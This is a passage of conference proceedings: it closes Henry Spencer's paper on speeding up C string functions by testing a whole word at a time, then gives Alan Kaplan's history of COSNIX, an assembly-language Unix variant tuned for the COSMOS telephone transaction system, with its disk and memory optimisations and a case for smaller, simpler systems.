There were three notable exceptions to this overall picture. One was the Intel 386, notoriously register-starved but with relatively good specialized string instructions. Another was *some* members of the VAX family, marginal on registers and well-supplied with string support; there were suggestions of some variation that might reflect differences in the implementation of the string instructions. The last was the Cray XMP, which superficially looked like an extremely favorable case—adequate registers, wide words, and notoriously poor character handling—but in fact has vectorized (!) string functions that are provably optimal for the architecture. On all three of these, the word-at-a-time *memchr* was somewhat slower than the system-library *memchr*.

On the other extreme, *memchr* looking for a NUL in an extremely long string on the Sun 3/180 approached a factor of 5 advantage. This is a fairly unrealistic case but serves to demonstrate that we can actually get better than a factor of 4 on a processor whose words are 4 characters wide.

Preliminary tests on implementations of a few other string functions gave broadly similar results.

Although nobody seems to have published good statistics on use of the string functions, there is anecdotal evidence that most strings are relatively short. On short strings, the word-at-a-time tests are crippled by startup overhead. They have to set up two or three times as many registers, and on processors that are short of registers or with compilers that allocate them poorly, those registers will have to be saved first and restored afterward. The crossover length, where the word-at-a-time versions start being faster, varies from 6-40 characters depending on the exact function, test, and processor. Modern processors like the MIPS ones, with many registers and well-chosen register-allocation conventions, have lower crossover lengths than the older processors like the 68020.

The startup time is worsened if the string(s) are not word-aligned. The penalty is surprisingly large, sometimes doubling the crossover length. Here again there is a lack of solid numbers, but informal studies suggest that many of the string functions are often used on unaligned operands.

## Combinations And Variations

The word-at-a-time approach clearly is a mixed blessing, giving substantial performance advantages in favorable circumstances but exacting a significant penalty in unfavorable ones. With several variations of the basic tests, and assorted complications that may or may not occur, these functions are obviously a good application for adaptive algorithms that vary their behavior to match the jobs they are asked to do.

One easy adaptation that has already been alluded to is adaptation based on the character being searched for. For one thing, a character with the top bit on clearly should use the second or third test rather than the first one. A more subtle example is that NUL is a special case: exclusive-oring with 0 is a no-op, so the exclusive-or operation can be eliminated completely for an optimized NUL finder. (The 1000-character tests discussed earlier used such a variation.)

Adaptation based on the string can also be useful. A trivial example is that when the length is known (e.g. in *memchr*), the setup overhead of the word-at-a-time algorithms can be avoided if the string is too short to profit from them. Unfortunately, most of the string functions don't provide the length. At first glance, one could work around this by doing the first *n* characters using a character algorithm and then switching to the word-at-a-time algorithm if the string is still going. Unfortunately, doing even a small number of characters the slow way pushes the crossover-point length up quite a bit: it takes a lot of string scanned a word at a time to make up for the slowness of starting off a character at a time. Another nuisance is that unintelligent compilers often do their register management mostly at function entry and exit time, so the adaptive routine has to pay the save/restore penalty of the word-at-a-time algorithm regardless. That can be avoided by putting the word-at-a-time code in an auxiliary function, but this adds call/return overhead that can be even worse.

A more significant example of adaptation based on the string is to try the first (fastest) test with a fallback to the later ones if a significant number of false alarms appear. This has the potential for considerable performance improvement in a world where all-ASCII strings are still common but strings with top-bit characters are also appearing in increasing numbers. The prototype implementations tested used a simple approach to this:

```
while (first test doesn't hit)
    continue;
if (real hit)
    go elsewhere
while (second test doesn't hit)
    continue;
if (real hit)
    go elsewhere
while (third test doesn't hit)
    continue;
```

This achieves progressive fallback to slower but less false-alarm-prone algorithms without any overhead to keep track of how the algorithms are doing. That is important: any bookkeeping overhead can be very visible in performance. It might possibly be worth sampling the string to decide whether the first test is even worth trying, but almost any unnecessary operations during startup hurt crossover length badly, compared to just letting the first test get its false alarm and fall through.

The fanciest form of adaptive algorithm, of course, is one that keeps a record of past behavior to guide future decisions. A program's past string usage is probably a better guide to its intentions than an *a priori* guess. For example, it is not worth using the word-at-a-time algorithms at all in a program that is doing a lot of small, unaligned string operations; the program will actually be faster with character-at-a-time string operations.

Possibly the best approach is to remember whether the last few operations were all small, and use character-at-a-time operations if they were. It will typically be better to err towards word-at-a-time operations, since the time wasted by doing one long operation a character at a time will pay for the startup overhead of many small operations done a word at a time.

The bookkeeping for history-based decisions can get complex. Different string functions may well have different usage patterns. It is not unreasonable to guess that a search function like *strchr* would typically have longer operands than *strcat*, for example. A detailed study of string-function usage would be most helpful in deciding how much cleverness is worthwhile.

Ultimately, it would be desirable to package the word-at-a-time tests up so that user-written code could exploit them. The string functions provide only a fairly limited set of operations, and one often wants some variation that is best implemented with custom code. For example, if the goal is to locate *all* occurrences of a given character in a block of text, rather than just the first one, the overhead of repeated calls to *memchr* can be impossibly high, but doing the search a character at a time is also relatively slow. Another example is Boyer-Moore and related string-search algorithms [10], often dominated by their "skip loop", which is essentially a specially optimized one-character search. Unfortunately, the fast tests are difficult to package because they have a complex interface, especially when backstops and fallback approaches are needed. Sophisticated compiler inlining followed by global optimization may be the only real solution.

## A Final Example

One may reasonably ask whether this is all worth the trouble. The answer is: "sometimes". This paper ultimately grew out of a chance remark by a friend years ago: he observed that he sometimes still used a local variant of *ed* for simple jobs, because it started up so much faster than all the screen editors. It did not seem to me that screen editors necessarily had to be slow, if one avoided fundamental design errors like writing a multi-megabyte editor in an interpretive language.

The result was an experimental prototype, a proof-of-principle for fast screen editors. Most of its speed came from fairly orthodox performance engineering [6]: studying bottlenecks, eliminating unnecessary operations, making the typical case fast. Its temporary file was initialized to an exact copy of the input file, avoiding any time-wasting reorganization of the text. After careful implementation of various components, a major bottleneck appeared in scanning a block of input text for newlines.

If one accepts false alarms on any top-bit character and any ASCII character below newline, the following does one less operation per loop than any of the more general tests:

```
word - W('\n'+1) & W(0x80)
```

The only ASCII character below newline that is used with any frequency is tab, and even for C programs making heavy use of tabs for formatting, this specialized test is fastest if false-alarm handling is efficient. To avoid ruinous call overhead, this test was incorporated into a carefully-tuned routine that found all newlines in a block. This nearly doubled the speed of input processing.

The resulting screen-editor prototype starts up, on a large input file, in roughly 1/3 the startup time of *ed*. This is an order of magnitude faster than typical screen editors. Here, the cost of string operations very definitely matters.

## Conclusion

No algorithm should be considered fastest unless it is exploiting the full parallelism of the hardware, and even seemingly-sequential algorithms like the string functions can benefit considerably from full use of machine data paths. Implementors need to be careful about overheads, however, and adaptive algorithms are often appropriate to cope with varying usage patterns.

## References

The word-at-a-time tests have been in the computing folklore for some time, but they do not seem to have been published in any readily accessible form.

[1] Brian W. Kernighan & Dennis M. Ritchie, *The C Programming Language*, first edition, Prentice-Hall 1978.

[2] Bell Telephone Laboratories Inc., *UNIX Programmer's Manual*, seventh edition, Holt Rinehart Winston 1983.

[3] American National Standards Institute, *American National Standard for Information Systems Programming Language C*, ANSI X3.159-1989.

[4] Weicker, R.P., *Dhrystone: A synthetic systems programming benchmark*, CACM 27:10 (Oct 1984) 1013-1030.

[5] Henry Spencer, *X3J11/SVID/4BSD/etc string library (stringlib)*, Usenet *mod.sources* 6:43, June 1986.

[6] Geoff Collyer & Henry Spencer, *News Need Not Be Slow*, Proceedings of the USENIX Technical Conference, January 1987, pp. 181-190.

[7] P.J. Plauger, *The Standard C Library*, Prentice-Hall 1991.

[8] Advanced Micro Devices, *Am386DX Microprocessor Data Sheet*, AMD 1991.

[9] Advanced Micro Devices, *Am29000 User's Manual*, AMD 1990.

[10] Andrew Hume & Daniel Sunday, *Fast String Searching*, Proceedings of the USENIX Technical Conference, June 1991, pp. 181-190.

## Availability

This effort was aimed at producing a reimplementation of the ANSI C string library using word-at-a-time operations, but the need for in-depth study of string-function usage and careful construction of non-trivial adaptive algorithms has made this impossible (due to time constraints and changes of priorities). The existing code—test harnesses and prototype implementations of some of the functions—will be made available for anonymous FTP on *zoo.toronto.edu.*

The screen-editor prototype is a laboratory demonstration only and is unsuited to real use. It is not available at this time.

## Biography

**Henry Spencer** is head of the Zoology computer facilities at University of Toronto. He was educated at University of Saskatchewan and University of Toronto. He is the author of several freely-redistributable software packages, notably the original public-domain *getopt*, the redistributable regular-expression library, and the *awf* text formatter, and is co-author of C News. He is currently immersed in the complexities of implementing POSIX regular expressions. He can be reached as henry@zoo.toronto.edu.

# A History of the COSNIX Operating System : Assembly Language Unix 1971 to July, 1991

*Alan E. Kaplan*

*AT&T Bell Laboratories, Murray Hill, N.J.*

## Abstract

From 1971 until July, 1991 a variant of the assembly language version of the Unix operating system (Unix-A) was used to run a transaction processing system called COSMOS (Computer System for Mainframe Operations) in the Regional Bell Operating Companies. At one time about seven hundred such systems were running on PDP 11//45 and PDP 11/70 computers. This talk describes the history and development of that Unix operating system variant, called COSNIX, and explains some of the reasons for its success. I hope, also, that it gives a feeling of the challenges involved in producing a viable system during the days when computing resources were much more severely limited than they are today.

## 1. In the Beginning

In 1971 Ken and Dennis (yes, that Ken and Dennis) came to our computer room in Whippany, N.J. to install an assembly language Unix system on our PDP 11/20. From this came an operating system called COSNIX, which supported a transaction system called COSMOS (Computer System for Mainframe Operations) [1] which at one time ran on about seven hundred PDP 11/70 and 11/45 systems. (COSMOS was used to keep an inventory of the equipment in a telephone central office and to assign facilities for new service requests. Items assigned included telephone numbers and switching equipment. Connectivity information for active telephone circuits was also kept.) COSMOS was the first transaction processing system which was Unix based. It was the first system to add a traditional database file system to Unix. Amazingly, the system was in use in the Regional Bell Operating companies from 1972 until July, 1991.

In this talk I give some of the history of the system and discuss what went right, what went wrong, and what might still be relevant to designing a system in the last decade of the twentieth century. Return with us to the bad old days of computing to see that it was really possible to do useful work with a 24K byte operating system (including buffers).

First, I will describe the system's history up until 1977 (when I left the project). After that time, new demands were made upon the system; the history of the hardware and software changes after 1977 will be discussed in a separate section.

## 2. The Hardware Environment

Much of this will be impossible for those born after the Eisenhower administration to believe, but it is true. The systems deployed in the field were PDP 11/45 and 11/70 computers. The much faster 11/70 was a perhaps one-half MIP machine. They had from 128K to 248K bytes of core memory. The memory cycle time was 1.4 microseconds. (The raw memory cycle was 900 ns; measured through the UNIBUS it was about 1.4 microseconds.) There was also a memory management unit that allowed eight variable sized pages (64 bytes to 8K bytes per page) for each of three separate address spaces (kernel, supervisor and user). The 11/70 also had a 2K byte, two-way set-associative cache with a 4 byte (2 word) block size. The cache had a 300 ns cycle time. We retrofitted an outside vendor's cache to our 11/45 systems. Moving head disks were the size of washing machines and from 20 to 40

Megabytes each. They had an average access time of around fifty milliseconds. A fixed head disk with a total capacity of one half megabyte was also included. The boot ROM was 32 16-bit words of diodes, which one programmed with cutting pliers a bit at a time. In 31 words we had both a boot from disk and from nine-track magnetic tape. There were up to 48 lines of data multiplexors and a 110 baud or 300 baud console terminal. Two nine-track 800 bpi (later 1600 bpi) magnetic tape drives were also included, as were a high speed (300 character/second) paper tape reader and a 300 line per minute line printer. The hardware cost around $200,000 in 1971. (The majority of the total cost of the transaction system was in generating the database, not in purchasing the hardware.)

## 3. The Software Environment

As mentioned above, the operating system was only 24K bytes. This included input line buffers for the terminals, a 255 character linked list for all character devices and about a dozen 512 byte buffers for disk and tape blocks, and space for the system stack. (All of the block I/O was in 512 byte increments.) User processes were limited to 32K bytes. Unix files were limited to 64K bytes. Instruction and data spaces were mapped together, which allowed self modifying code. The operating system mapped completely over the user space to facilitate data movement from user to kernel space and vice versa. (That is, four kernel memory segmentation registers were used to map the kernel addresses from 24K through 56K to the same physical memory locations as the currently running user's addresses space of 0 to 32K. This allowed the operating system, which was run in kernel mode, to use move instructions instead of move to/from previous space instructions to pass data to (or get data from) the user's address space.) From a user point of view, though, except for the size limitations, the system appeared remarkably like it is today.

Such systems supported about 40 users running a few thousand transactions per hour.

It should be emphasized that both software development and the transaction system used the same operating system. Transaction users were constrained by a restrictive shell and a per login name scheme for program execution permission. These restrictions were necessary from an operational point of view. They were also, as we shall see later, taken advantage of in promoting improved performance.

## 4. Building the System

We faced three classes of problems when building COSNIX from the assembly language Unix system base. First, we had to add features to Unix, such as a directly accessible system of large database files. Second, we needed to correct a number of small Unix system bugs in order to build a reliable system for the naive users we had. Third, we needed to make the system run faster to avoid having cobwebs grow on our users while they waited for a response.

### 4.1. Additional Features

The database system was designed to be a purely ASCII file system with chained records representing telephone circuits. The records were of fixed block size for each file. An index was kept in main memory to make any record directly accessible. ASCII files were used to make it simple to peruse and edit all files without the need for database specific tools.

All database writes and the start and end of each transaction were recorded on a log tape. This allowed for recovery of the database to a consistent state in the event of a system failure.

A system call was added to allow the system to be taken down gracefully. The *dry* system call set a bit in the system if it was to be taken down.* The restricted shell of the transaction users refused to start a new transaction if this bit was set. Thus transactions were allowed to complete and the system was taken down when it was quiescent.

The *stay* system call allowed the user's program to run for up to one more time slice. It was used as a very simple way of implementing exclusive data base access. A single time slice was ample for exclusive data base access and it was enormously simpler than any of the common schemes for allowing exclusivity. (Stern warnings were given never to call *stay* in a loop.)

Other necessary system changes included supporting more than two user partitions (more than 88K bytes of memory), more than one tape drive, and a 16-line data multiplexor (eventually up to three of these).

* The name *dry* comes from the fact that it dried up the input stream.

### 4.2. Bug Fixes

The types of system bugs most frequently encountered were improperly protected segments that caused code to be reentered which wasn't reenterable and improperly saved registers for some paths through the system. These resulted either in processes mysteriously disappearing or in the system crashing altogether. For example, killing a program which was rewinding a magnetic tape resulted in a system crash. This was a register reuse problem. Sometimes interrupting a process caused one's shell to die; this was traced to improperly reentered code. (It was the *wakeup* routine that was reentered improperly.)

Many bugs were fixed before the system ever entered use by the operating companies, and a number were fixed after that. Within about a year of entering the field, the operating system was apparently bug free. That is, when the system crashed it was always found to be either a power failure or a hardware failure; the code may not have been completely bug free, but at least in the mode the system was used it appeared to be so. Even in the development environment the system appeared to be bug free. Our 11/70 development system ran for more than one year without a crash. All crashes were, in fact, hardware failures.

### 4.3. Performance Improvements

Even with the bug fixes and the necessary changes for a transaction processing system, we found ourselves in major difficulty. The system was depressingly slow. Despite the fact that all of the transactions were written using a threaded code FORTRAN compiler, the dominant amount of time was spent waiting for disk, with system time also exceeding user time. This is not really too surprising considering that we had to load programs, read database files, and write scratch files so that a series of overlaid processes could collectively process a transaction. (Remember that user processes were only 32 K bytes.) Essentially all our effort was spent in reducing the actual number of disk accesses and in making those that did occur as fast as possible. Compared to a minimally changed system, we eventually developed a system more than twenty times as fast. (There were a few changes speeding the execution of system code, but these, in the end, were of only small consequence.) It should be noted that the 16-bit address space was probably the cause of about half of the disk activity (reading and writing the scratch files used to connect programs), but 32-bit machines were too expensive in 1971 to make them a reasonable choice for our system.

The earliest changes we made to the system to speed it up were to map logically sequential blocks to physically non-sequential blocks; that is, to produce a gapped file. This gave enough time to schedule the read of consecutive blocks before the disk head passed by them. The blocks were laid out alternately. The database files also used a non-consecutive block scheme. The gaps for the database files were determined experimentally and differed among files. Also, Unix files had a forced read ahead of one block applied to them. An exception was made for executable files: Since executable files were always read as a whole when they were being loaded for execution, they were laid out physically contiguously so that a single large read was done to the appropriate point in main memory. Such files were marked as contiguous in their inodes. System buffers were bypassed for execution. We could still load and execute non-contiguous files, and this was the normal case in the development environment. Swapping was changed to the moving head disk from the fixed head, since for typical processes the higher transfer rate of the moving head disk more than offset the added seek time. Most systems in the field had no fixed head disk.

System buffers were another area for consideration. One of the few changes that affected disk use indirectly involved the clist. (The clist was a linked list of character buffers for all slow-speed devices. It was a total of 255 characters when we received the system.) We mapped the clist to a separate page of memory and we changed its total size to 2732 characters. This added two disk buffers to the system, and more importantly meant that we could change the high and low water marks so that programs would not be swapped as often. (Text, data and bss totaled 24K bytes; thus freeing up the clist space allowed space for two more disk buffers within the 24K byte constraint.) (The high water mark for character I/O is the number of characters queued by a particular process for output on the clist that causes the process to be suspended. The process is rescheduled for running once the clist has been drained to fewer than the low water mark number of characters for that process.) Further, we made the low water mark equal to the high water mark minus one if there was only one runnable process in the system. This prevented any extra enforced idling of the one runnable process and so got it finished as soon as possible. The clist tended to fill quite easily (as most of the terminals were only 110 or 300 bps), and thus the clist's drain seem perpetually clogged.

In order to optimize buffer use further a separate buffer cache for inodes was kept. Thus we did not waste whole disk buffers for only one or two frequently used inodes.

The user processes were enlarged with a nearly trivial change. The threaded code depended on a large number

of pure code routines. These were mapped into a FORTRAN page which was accessible in user space for all users but not by the kernel except, of course, for loading the page initially. Thus, a user process could grow to 40K, and 8K of that had to be loaded only at system initialization time. This cut down on the number of overlays required for many transactions. Recall that transactions were always a series of user processes which overlaid each other and which passed data via scratch files. (Processes either did a *fork* and *exec* or just an *exec.* ) From about two to twenty processes constituted a transaction.

Directory searching was the next area to optimize. Users of the COSMOS system were confined to a single (common) directory which contained all of their executable files and scratch files. The search to find scratch files and to delete them meant going through a directory with several hundred files. The solution was to have a user's working directory as before and a user's executable directory. For system developers, who used the regular (Ritchie) shell, they were the same directory. Transaction users had a restricted shell and their working and executable directories were distinct. (The shell set the executable directory as distinct, and its children inherited the executable directory.) This simple change of about a dozen instructions sped individual transactions by a factor of two to ten. We next paid careful attention to directory ordering. By checking usage frequency on the database logging magnetic tape, we ordered transactions so that more than 99 percent were in the first block of the directory of the transaction executable files. The first three entries covered more than half the processes executed.

Finally, we paid careful attention to the physical layout of the files corresponding to the directories. A gap was left between the inodes and the executable files for the scratch files, for example. Frequently used executable files were placed closest to the inodes. To the extent possible, database files were placed to minimize seek time. That is, files often used in sequence were placed next to one another; files used frequently were placed closer to the middle cylinder than those used less frequently. Systems running on PDP 11/45s with 50 millisecond (average) access time disks regularly did more than 200,000 physical disk I/Os per hour, or one disk transfer every 18 milliseconds on average.

## 5. System Changes Since 1977

The previous portions of this paper described system changes made through about 1977, when the author stopped working on COSNIX. A new and rather more stringent set of demands was placed on the system after that time. The system was required to interface to two different networks, the forty-eight terminal limit was increased to ninety-six, and adequate response time was still required while running on a PDP 11/70. (A few of the smaller systems remained running on PDP 11/45s until the mid 1980's.) The operating system source was identical for 11/45s and 11/70s, and for different hardware configurations; conditional assembly was used to generate the specific machine code needed.

Additional hardware and substantial system changes were used to accomplish these goals.

The first of the network connections was a multiplexed connection to a Datakit Virtual Circuit Switch (VCS) which can connect up to 96 terminals to the system. (The system, in practice, was only sufficiently responsive for about eighty users.) The other network connection was to a system called the "work manager", which distributed service order information within the telephone company. In addition to the device drivers for the network connections, the work manager connection resulted in a somewhat more elaborate system of priority queues within the operating system.

The hardware changes included the necessary equipment for the network connections and additional data multiplexors. In addition, system main memories were usually increased to half a megabyte (typical), though some systems were given a full complement of main memory (3.75 megabytes). (Not all systems had their main memories increased. The increased memory became economically possible because solid state memories (DRAMS) became inexpensive relative to core memories.) Also, a 4-16 megabyte solid state disk was added to many of the systems that needed increased performance.

Most of the performance improvements continued the theme of using the disk as little as possible. The same system, it should be emphasized, continued to be used for both development and for transaction processing. Restricted shells and dedicated directories allowed for some software speed hacks which will be covered in more detail below.

While it was possible to use the large main memory mainly for adding more user processes, this was not found to be a very effective use. If there were *n* user partitions (the user partitions were of fixed size), the system would not swap if there were *n* or fewer active processes. The system would start to swap at *n+1* processes: Each partition

would swap in rotation, assuming that no process ran to completion in a time slice. At that point the system would have been just as effective if it had had only a single user partition. Effective main memory use tries to speed each process so that each completes quickly and thus there are relatively few active processes in the system at a time.

The system code was expanded from about 12K bytes to about 22K bytes during this period. Buffer space, including disk buffer space, was mapped dynamically when the system referenced it. (The clist had been mapped dynamically for a number of years.) The number of disk buffers grew from about a dozen to more than 100. The disk buffers were subdivided into three categories. (Disk, as always, means high speed device including disk, solid state disk and magnetic tape.) About 15 of the buffers were used to keep the first directory blocks read, permanently in main memory. The actual number of blocks was a system generation parameter. When the system was booted, a chosen set of directory blocks were the first 15 (or whatever the parameter was set to) accessed. No more than about 30 percent (a system generation parameter) of the blocks were usable for the solid state disk. This limit was imposed so that the mechanical disks would have a good sized cache even though the solid state disks contained the most frequently used files. The solid state disk's access and transfer times were sufficiently fast that caching provided only a modest speedup; for a mechanical disk the speedup is about a factor of one thousand.

The solid state disk (a.k.a. the Megaram) had an access time of 53 microseconds. Its transfer rate was more than a megabyte/second. The solid state disks were used to store the swapped processes, the temporary files used to pass data among processes involved in a transaction, the object code of the more frequently run transactions and some of the smaller, but more frequently used, database files. It was also possible to store just the beginning of a database file. (The beginning of some database files contained frequently used index information.) Some user command files (shell scripts) were stored on the solid state disk as well. The area used for each of the above types of information, as well as the specific transactions and database files stored, were tunable parameters for each installation. Actual (mechanical) disk access was thus confined to infrequently run transaction object code fetches and some database file manipulation.

Database writes to the solid state disk were copied to the magnetic disk as well. This was also true for command files (shell scripts), but this was not true for the temporary files used by transactions (since they were truly temporary and did not have to survive any sort of service interruption).* This trick for transaction temporary files is an example of how transaction users and developers were treated differently by the same system because of the different shells they used and the different directories employed for temporary files.

Another example of different treatment of transaction users and developers was in how inodes for temporary files were treated. Since the temporary files were truly temporary and didn't exist beyond the end of a transaction, a pool of inodes was kept in main memory for the transaction temporary files. They were never written to disk; the pool was of constant size, with inodes being reused by successive transactions. Regular inodes were flushed periodically to disk if they had been modified.

Another trick peculiar to transaction users was that temporary file names were created by concatenating a name known to the process with the user's tty number, rather than by using the *creat* system call to find a unique identifier. This was possible because the restricted shell for transaction users did not allow multiple simultaneous transactions.

Directory searching was made faster by doing full block reads of directories rather than by doing a series of reads each the size of an individual directory entry. (Each entry was 10 bytes; file names were eight characters and two bytes were used for the inode number.)

Database directories were kept entirely in main memory. A combined *fork* , *exec* and *wait* system call was implemented to make transactions using that sequence faster. The FORTRAN compiler was changed to produce more compact and faster code. Compact code allowed for smaller transactions and fewer processes per transaction. The "FORTRAN page" (where pure code which was usable by all processes was kept) was increased from 8K bytes to 24K bytes. This meant user processes could be up to 56K bytes.

* Database updates and the start and stop of each transaction were logged on magnetic tape. Thus a crashed system could have its database restored to a point of the last completed transactions and all transactions which were in progress at the time of the interruption could be restarted.

## 6. Comparisons With Recent Work

Nearly all methods for optimizing disk use are based on one of the following four ideas: avoid disk use altogether by caching; optimize sequential reads by synchronizing rotational delay to the time required to schedule a read- ahead (that is, alternating physical blocks are logically sequential); optimize transfers by moving large blocks; optimize seek time by clustering frequently used files. COSNIX used all of these schemes. All but the caching were static because the file system itself was static except for scratch files and a few command files. (This was not true in the development environment, but we didn't care about optimizing the file system there.) The iPCRESS [2] file system used the same sort of optimization scheme for file positioning that we did except for the fact that our buckets each contained one file. The file system work described for speeding a SUN implemented NFS [3] used the same alternating block scheme and read ahead that we used, (Using alternating blocks for disks with internal track buffers is, of course, counterproductive.) and tried to produce larger contiguous segments dynamically where possible. We produced large contiguous segments only for executable files for reasons of space. (Our entire operating system was smaller than one of their segments.) We had a problem analogous to the one of large sequential reads flushing out virtual memory pages, in that large sequential database reads could flush the entire cache. We solved it by having three separate categories of cache blocks only one of which would likely be subject to large sequential reads. The SUNOS solution was quite different; it adjusted the order of replacement in the disk cache from LRU when sequential file reading was done. We loaded executable files directly to their user partition; this also helped prevent flushing the cache.

## 7. Conclusions About Development (No Philosophy Yet)

The fundamental conclusion is that by careful measurement and tuning we* were able to provide quite good service on a machine that is two orders of magnitude slower and has two orders of magnitude less memory than a modern workstation. The operating system was more than an order of magnitude smaller as well. (The research V10 Unix system uses about 160K bytes of memory for text plus data when running on a VAX; on a SPARC workstation the (SUN) operating system uses about 1.1 Mbytes of memory for text plus data.) Simple inquiries were processed in less than one second.

We learned lots of lessons in doing this development. First, one must measure everything in both the laboratory and in the field. Field measurements were based on the database logging tapes and on counters inserted in the system. Laboratory measurements were done with a combination of synthetic loads and scripts of real commands. A fixed database was used at the start of each script so that variations in the database would not affect performance and to allow for regression testing. The actual use of the system was quite different from what was expected. More than ten times as many inquiries were run than expected. Not too surprisingly, use grew as the system became more responsive. Organizations that were not intended to use the system found it useful. A major mistake was measuring only a few parameters at a time, though this was done mostly for reasons of limited space.

Also, one must play hunches a little bit, even with measurements. For example, adding alternating blocks actually made the system a bit slower; adding read ahead made the system a bit faster, but the combination of the two sped disk reads up by a large factor. We would have rejected alternating blocks had we not guessed at its potential and relied purely on a measurement. Some improvements also tend to negate previous ones, of course. Reading executable files with a single read eliminated much of the improvement of the alternate block and read ahead schemes.

We found that the purely ASCII database was the right way to go despite a small space and computational penalty. (The ASCII data base required converting record numbers it contained from ASCII to binary. The record numbers would have taken less space had they been stored as binary.)

In a modern 32-bit system with lots of memory for a disk cache and a high speed processor, much of the careful management of buffers would result in relatively small gains. In a database system, though, it is relatively easy for transactions that march through a large portion of the database to flush a disk cache. It may be prudent to have some cache reserved for purposes other than database use. On the other hand disk speeds have improved much less rapidly than processor speeds (only about a factor of two in access times) and so disk cache misses are relatively more expensive. Thus, the careful attention to disk layout is relatively more important today than before. Certainly

* There were never more than two people working on the COSNIX operating system. It was always a part time task, with other system programming and field support being our primary jobs.

the directory ordering and separate working and executable file directories would still make a difference in performance and both are easy to do.

We found that the best uses of main memory were for locking in frequently used read-only data and for maintaining caches. Adding more partitions for user programs was of limited utility. In a contemporary system implementation one would probably keep all of the pure code for most of the transactions in main memory in addition to the sort of things that we did. The material which was kept on the solid state disk would also almost certainly reside in main memory in high performance implementations.

The choice of FORTRAN as a language would be silly today. It was the only portable language supported at the time the project was started and the programming staff were all fluent in it. It probably would have been wise to have rewritten some of the more frequently run programs in C for space efficiency, but bug fixes and feature additions always seemed to come first. The system was designed B.C. (Before C). The transactions were eventually rewritten in RATFOR (FORTRAN with C- like control statements). The RATFOR was machine-translated to C. This machine translated C was what was then maintained as transaction source code.+

Now COSMOS is run on a model 200E or 300E Amdahl mainframes running Amdahl's Unix system. Each machine has 2 CPU's, 8 front-end-processors and 256Mbytes of memory. They each replace about 50 PDP 11/70s. If one normalizes by the number of machines it replaces the Amdahl has more than twice the processing power and about five times as much main memory.

Finally, the relentless rooting out of every bug proved to be a great benefit in maintaining the systems in the field. We achieved sufficient credibility in the correctness of the system that hardware/software finger-pointing problems were avoided. Once we had more than a dozen systems, it became easy to identify the relationship among nearly all hardware faults and their effect on the system. The system became the diagnostic of first resort. Looking at a system hang or a crash usually pointed straight to the hardware fault (for someone knowledgeable in the system).

## 8. Philosophical Implications for System Design

In this section I will argue for the return to smaller, simpler systems from several different points of view. Even if one isn't prepared to give up any of the features of current systems, one should at least understand that there is a large performance penalty associated with using them relative to the simpler systems for most activities. This is especially true if the simple systems are tuned for a particular job. Performance penalties of a too-fully-featured system can easily be an order of magnitude, or more. (See the MULTICS example below. There are many others.) Correctness is also likely to suffer.

It is important to look at the current state of systems compared with what was done twenty years ago. New systems are generally much more complex and somewhat more capable. The question is what price we pay for these added capabilities. Much the same situation occurred in processor design. It became possible to design complex instruction sets which seemed to add lots of capabilities to the instruction sets of early computers which were, because of the technology of the time, necessarily RISC machines. The VAX was a prime example of an overly complex instruction set. The added capabilities were largely unused and came at a high cost in performance potential. The trend is, of course, back to RISC machines. Perhaps systems should fall into this mode as well. Modern computers would offer extremely high performance if currently used systems were much simpler.

Much of the problem with modern software has to do with the sociology of development. Designers are rewarded for adding features. There is a reward for generality. Features that are used, even by a handful of people, remain forever. No rewards are given for rewriting, for removing features, or even for careful coding or performance measurement. The progress of hardware technology covers any added inefficiencies and general purpose systems, like reptiles, grow throughout their lives.

For systems that are dedicated to a specific task, as COSNIX was, the reward structure is quite different than for general purpose systems. Feature addition is confined to that which is useful. Although it isn't easy, some features are removed. Technology can cover the cost of extra features only if hardware is updated at all sites, which is usually an expensive proposition. If features do slow a system substantially, the same users who asked for them are perfectly capable of complaining about their performance cost. There is a constant incentive to clean up, rewrite and

+ This is, I know, a desperate act. It wasn't my idea. I had left the project by the time this work was done. It apparently was successful, though I assume that major rewrites by humans eventually cleaned things up.

generally do things better. Many of the features are not really changes in capability, but are strictly performance improvements. There are no rewards for features for their own sake; everything needs a defined purpose up front.

None of this is to say that modern system design is totally wrong. Use of high level languages in system design seems only reasonable these days. It likely leads to many fewer mistakes per unit of code than assembly language programming, though complex languages (such as ADA) may be exceptions. The problem is that systems are at least as buggy as many years ago because they are so large. Performance suffers more than one would think. Features like virtual memory are very expensive to implement and are needed only by the very largest programs. Each memory reference is slowed by the need for mapping, and caches are also complicated. Today main memories are so big that systems could again do very well without virtual memory. (Years ago main memories were so small that virtual memory systems performed horribly because of excess paging and so were not used very much.)

Bloat in systems such as X windows and most Unix systems is likely a result of the above sociological phenomena as well as the systems being a training ground for student programmers. (A small contribution to increased size comes from the use of intelligent peripherals which require substantially more code than the previous generation of dumb peripherals.) I suppose their supporters call such systems "feature rich" and "ambitious" rather than bloated, but they seem to be disproportionately sized by any measure. Such phenomena are hardly new, however. MULTICS [4-6] was the logical predecessor of the Unix system, but was not nearly as successful. It tried to do too much, for its time. Basically it had all the features of early Unix systems plus virtual memory, automatic file migration and automatic file backup. Further, the entire file system was part of the virtual address space. The system used about 30K 36-bit words of program space and about 36K words of buffer space. It was written in PL/I except for portions that had to be written in assembly language. Assembly language Unix used at that time about 12K bytes of code space and 12K bytes of buffer space. MULTICS ran on a dual processor GE 645 computer with 384K words of main storage; Unix ran on a PDP11/20 with 28K words (16 bit) of main storage or a PDP11/45 with up to 44K words. MULTICS initially performed quite poorly. In 1969 it supported about 3 users [7]. By 1972 it supported about 55 users. In order to do this several key sections written in PL/I had to be rewritten in assembly language. Some of the features that were more expensive were also dropped [6]. Thompson and Ritchie took the elegant features of MULTICS, left out the hard or expensive to implement stuff, and made a capable and tiny system. In short, by careful choice of what to implement and by well written assembly language coding, the Unix system provided most of the functionality of MULTICS at less than one-tenth the cost in both hardware and software. The relative development costs were even greater: The Unix-A operating system was developed in about 1 man-year [8]; the MULTICS operating system required about 100 man-years [6-7].

Small systems may be their own reward. Small systems are faster, easier to understand and more easily portable, though language plays a role in portability. They will run on small machines, such as palm top computers. While memory is about 10,000 times less expensive today than when COSNIX was started, it still makes little sense to be profligate in systems that run on millions or even tens of millions of machines. Perhaps this explains why MS/DOS is still more popular than Unix in the PC market. MS/DOS is much less capable, but it is substantially smaller. If one could save half a megabyte in each PC, that would amount to saving 30 terabytes of memory - more than a billion dollars (at $40/megabyte)! In this sense, memory is far from free.

Another virtue of small systems is that they are normally conceived of and written by a small group of people (in the best case just one person). This can result in a system that has a clean structure and a clear point of view. If developed by the same people who conceived it, little is lost in the translation between specification and code. On the other hand, designs which result from the harmonious operation of large committees are likely to produce discordant code. (Look at any international standard that was produced by a committee before there was an implementation, if you don't believe the previous sentence.)

